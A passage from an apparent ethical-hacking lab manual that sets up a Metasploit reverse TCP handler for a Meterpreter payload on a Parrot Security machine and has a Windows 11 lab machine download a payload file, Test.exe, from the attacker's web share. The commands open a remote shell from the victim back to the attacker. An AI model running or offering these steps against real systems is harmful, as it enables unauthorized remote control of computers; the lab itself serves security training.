
[*] msf6 > use exploit/multi/handler
[*] msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[*] msf6 exploit(multi/handler) > set LHOST 10.10.1.13
[*] msf6 exploit(multi/handler) > set LPORT 444
[*] msf6 exploit(multi/handler) > exploit
[*] [*] Started reverse TCP handler on 10.10.1.13:444
```

14. Switch to the **Windows 11** virtual machine.

15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

16. Click **Test.exe** to download the file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).



17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.

